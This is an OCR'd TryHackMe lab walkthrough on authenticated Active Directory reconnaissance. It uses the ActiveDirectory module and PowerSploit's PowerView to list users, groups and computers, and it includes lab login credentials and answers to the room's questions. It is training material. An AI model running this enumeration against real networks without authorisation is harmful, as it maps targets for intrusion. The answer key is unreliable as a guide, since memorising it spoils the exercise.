
> What is the distinguishedName value of the asrepuser1 account?

CN=ASREPUSER1,CN=USERS,DC=TRYHACKME,DC=LOC



> According to the "All Domain Admins" query, how many users are part of the Domain Admins group?

4



> What is the type of relationship (edge) between the DRGONZ0 account and the DOMAIN ADMINS group?

MemberOf

Task 5 - Enumeration With PowerShell's ActiveDirectory and PowerView Modules

Enumeration With the ActiveDirectory Module -To follow along, use the Terminal on the AttackBox to `ssh` into the Workstation with the IP address `10.211.12.20`. We will use the following credentials:

- Username: `asrepuser1`

- Password: `qwerty123!`

```
user@tryhackme:~# ssh asrepuser1@10.211.12.20
asrepuser1@10.211.12.20's password:

tryhackme\asrepuser1@WRK C:\Users\asrepuser1>
```

Then we need to start Windows PowerShell by executing `powershell`. Note that the PowerShell prompt starts with `PS`. The change from the Command Prompt to Windows PowerShell is shown in the terminal below.

```
C:\Users\asrepuser1>powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\asrepuser1>
```

To get started, check if the module is available; you can confirm by running `Get-Module -ListAvailable ActiveDirectory` in PowerShell. If it is available, you can easily import it using `Import-Module ActiveDirectory`. This is shown in the terminal below.

```
PS C:\Users\asrepuser1> Import-Module ActiveDirectory
PS C:\Users\asrepuser1>
```

User Enumeration

You can get all users by running `Get-ADUser -Filter *` and watching PowerShell dump all accounts on your screen.

```
PS C:\Users\asrepuser1> Get-ADUser -Filter *


DistinguishedName : CN=Administrator,CN=Users,DC=tryhackme,DC
=loc
Enabled           : True
GivenName         :
```

```
Name              : Administrator
ObjectClass       : user
ObjectGUID        : dafecc0e-a826-483b-a12d-b253596507af
SamAccountName    : Administrator
SID               : S-1-5-21-1966530601-3185510712-10604624-5
00
Surname           :
UserPrincipalName :
[...]
```

You can get any user's details by running `Get-ADUser -Identity <username>`; if you want to list all this user's properties, you can expand your command to `Get-ADUser -Identity <username> -Properties *` to get pages of information about the account in question.

To get more concise information, you can pick the properties that are most interesting to you. For example, `LastLogonDate` tells you whether the account is idle, `MemberOf` reveals its groups, `Description` might contain juicy information, while `Title` can reveal the job role.

```
PS C:\> Get-ADUser -Identity Administrator -Properties LastLo
gonDate,MemberOf,Title,Description,PwdLastSet


Description       : Built-in account for administering the co
mputer/domain
DistinguishedName : CN=Administrator,CN=Users,DC=tryhackme,DC
=loc
Enabled           : True
GivenName         :
LastLogonDate     : 14/05/2025 15:36:39
MemberOf          : {CN=Group Policy Creator Owners,CN=Users,
DC=tryhackme,DC=loc, CN=Domain Admins,CN=Users,DC=tryhackme,D
C=loc, CN=Enterprise
                    Admins,CN=Users,DC=tryhackme,DC=loc, CN=S
chema Admins,CN=Users,DC=tryhackme,DC=loc...}
```

```
Name              : Administrator
ObjectClass       : user
ObjectGUID        : dafecc0e-a826-483b-a12d-b253596507af
PwdLastSet        : 133905008516238984
SamAccountName    : Administrator
SID               : S-1-5-21-1966530601-3185510712-10604624-5
00
```

Furthermore, you can filter your output based on specific criteria. For instance, to find accounts with `admin` in them, you can issue `Get-ADUser -Filter "Name -like '*admin*'"`.

Group Enumeration

```
PS C:\> Get-ADGroup -Filter * | Select Name

Name
----
Administrators
Users
Guests
Print Operators
Backup Operators
Replicator
Remote Desktop Users
Network Configuration Operators
[...]
```

Computer Enumeration - Enumerating computers is also similar, and you can guess it by now. `Get-ADComputer -Filter *` will reveal all computer accounts; furthermore, you can specify the fields you want to show by piping the output via `Select`. For instance, `Get-ADComputer -Filter * | Select Name, OperatingSystem` will only display the computer name and operating system.

Enumeration With PowerView

PowerView framework is written in PowerShell and can be used for various tasks, from enumerating users to discovering trust relationships. For your convenience,

the PowerSploit framework is available in `C:\Users\asrepuser1\Downloads\PowerSploit-master`. Its directory structure gives you an idea of the various tools you can find within it, as shown below:

```
PS C:\Users\asrepuser1\Downloads\PowerSploit-master> tree
Folder PATH listing
Volume serial number is AC34-24B4
C:.
├───AntivirusBypass
├───CodeExecution
│   └───Invoke-ReflectivePEInjection_Resources
├───docs
│   ├───AntivirusBypass
│   ├───CodeExecution
│   ├───Mayhem
│   ├───Persistence
│   ├───Privesc
│   ├───Recon
│   └───ScriptModification
├───Exfiltration
│   ├───LogonUser
│   └───NTFSParser
├───Mayhem
├───Persistence
├───Privesc
├───Recon
│   └───Dictionaries
├───ScriptModification
└───Tests
```

PowerView is a PowerShell tool for domain enumeration. It is like an evolution of tools such as `net user` and `net group`. Note that this task assumes that it is already downloaded and available to you, or at least the `PowerView.ps1` script. You can find it in the `Recon` directory of the PowerSploit framework, i.e., in `C:\Users\asrepuser1\Downloads\PowerSploit-master\Recon`.

User Enumeration

```
PS C:\Users\asrepuser1\Downloads\PowerSploit-master\Recon> Im
port-Module .\PowerView.ps1
PS C:\Users\asrepuser1\Downloads\PowerSploit-master\Recon> Ge
t-DomainUser

logoncount              : 101
badpasswordtime         : 01/05/2025 12:59:29
description             : Built-in account for administering t
he computer/domain
distinguishedname       : CN=Administrator,CN=Users,DC=tryhack
me,DC=loc
objectclass             : {top, person, organizationalPerson,
user}
lastlogontimestamp      : 14/05/2025 15:36:39
name                    : Administrator
objectsid               : S-1-5-21-1966530601-3185510712-10604
624-500
samaccountname          : Administrator
logonhours              : {255, 255, 255, 255...}
admincount              : 1
codepage                : 0
samaccounttype          : USER_OBJECT
accountexpires          : 01/01/1601 00:00:00
countrycode             : 0
whenchanged             : 14/05/2025 14:36:39
instancetype            : 4
objectguid              : dafecc0e-a826-483b-a12d-b253596507af
lastlogon               : 16/05/2025 20:50:57
lastlogoff              : 01/01/1601 00:00:00
```

Since the list is long, you might want to filter the output based on username. For example, to display usernames with `admin` inside them, we can specify `*admin*`.

```
PS C:\Users\asrepuser1\Downloads\PowerSploit-master\Recon> Ge
t-DomainUser *admin*

logoncount             : 101
badpasswordtime        : 01/05/2025 12:59:29
description            : Built-in account for administering t
he computer/domain
distinguishedname      : CN=Administrator,CN=Users,DC=tryhack
me,DC=loc
objectclass            : {top, person, organizationalPerson,
user}
lastlogontimestamp     : 14/05/2025 15:36:39
name                   : Administrator
objectsid              : S-1-5-21-1966530601-3185510712-10604
624-500
samaccountname         : Administrator
logonhours             : {255, 255, 255, 255...}
admincount             : 1
codepage               : 0
samaccounttype         : USER_OBJECT
accountexpires         : 01/01/1601 00:00:00
countrycode            : 0
whenchanged            : 14/05/2025 14:36:39
instancetype           : 4
objectguid             : dafecc0e-a826-483b-a12d-b253596507af
lastlogon              : 16/05/2025 20:50:57
lastlogoff             : 01/01/1601 00:00:00
```

In comparison, `net user /domain` only lists the usernames with limited formatting and filtering. Furthermore, because PowerView uses PowerShell,

Group Enumeration

```
PS C:\Users\Strategos\Downloads\PowerSploit-master\Recon> Get
-DomainGroup "*admin*"
```

```
grouptype               : CREATED_BY_SYSTEM, DOMAIN_LOCAL_SCOP
E, SECURITY
admincount              : 1
iscriticalsystemobject  : True
samaccounttype          : ALIAS_OBJECT
samaccountname          : Administrators
whenchanged             : 30/04/2025 15:30:54
objectsid               : S-1-5-32-544
objectclass             : {top, group}
cn                      : Administrators
usnchanged              : 21195
systemflags             : -1946157056
name                    : Administrators
dscorepropagationdata   : {02/04/2025 15:49:41, 02/04/2025 15:
14:22, 01/01/1601 00:04:16}
description             : Administrators have complete and unr
estricted access to the computer/domain
```

Without access to this PowerView command, one must resort to `net group`. Although `net group /domain` will list all the domain groups, it will be just a list; another command is necessary to fetch further information, such as `net group "Domain Admins" /domain`.

Computer Enumeration

```
PS C:\Users\asrepuser1\Downloads\PowerSploit-master\Recon> Ge
t-DomainComputer

pwdlastset                    : 02/05/2025 17:05:27
logoncount                    : 192
msds-generationid             : {57, 144, 38, 236...}
serverreferencebl             : CN=DC,CN=Servers,CN=Default-F
irst-Site-Name,CN=Sites,CN=Configuration,DC=tryhackme,DC=loc
badpasswordtime               : 01/01/1601 00:00:00
distinguishedname             : CN=DC,OU=Domain Controllers,D
C=tryhackme,DC=loc
```

```
objectclass                 : {top, person, organizationalP
erson, user...}
lastlogontimestamp          : 09/05/2025 18:27:37
name                        : DC
objectsid                   : S-1-5-21-1966530601-318551071
2-10604624-1008
samaccountname              : DC$
localpolicyflags            : 0
codepage                    : 0
samaccounttype              : MACHINE_ACCOUNT
whenchanged                 : 09/05/2025 17:27:37
accountexpires              : NEVER
countrycode                 : 0
operatingsystem             : Windows Server 2019 Datacente
r
instancetype                : 4
```

Answer the questions below

> How many computer accounts were you able to find?

2

Run the command below:

PS C:\Users\asrepuser1\Downloads\PowerSploit-master\Recon> Get-ADComputer

> How many groups did `Get-DomainGroup "*admin*"` return?

13

PS C:\Users\asrepuser1\Downloads\PowerSploit-master\Recon> Get-DomainGroup “*admin” | SelectObject “samaccountname”

Task 6 - Conclusion

In this room, we focused on various enumeration and reconnaissance activities that require an authenticated account.

We have explored various command-line tools, such as the NET command suite and two PowerShell modules: Microsoft's ActiveDirectory and PowerSploit's PowerView modules. We also used BloodHound to visualize various relationships in Active Directory.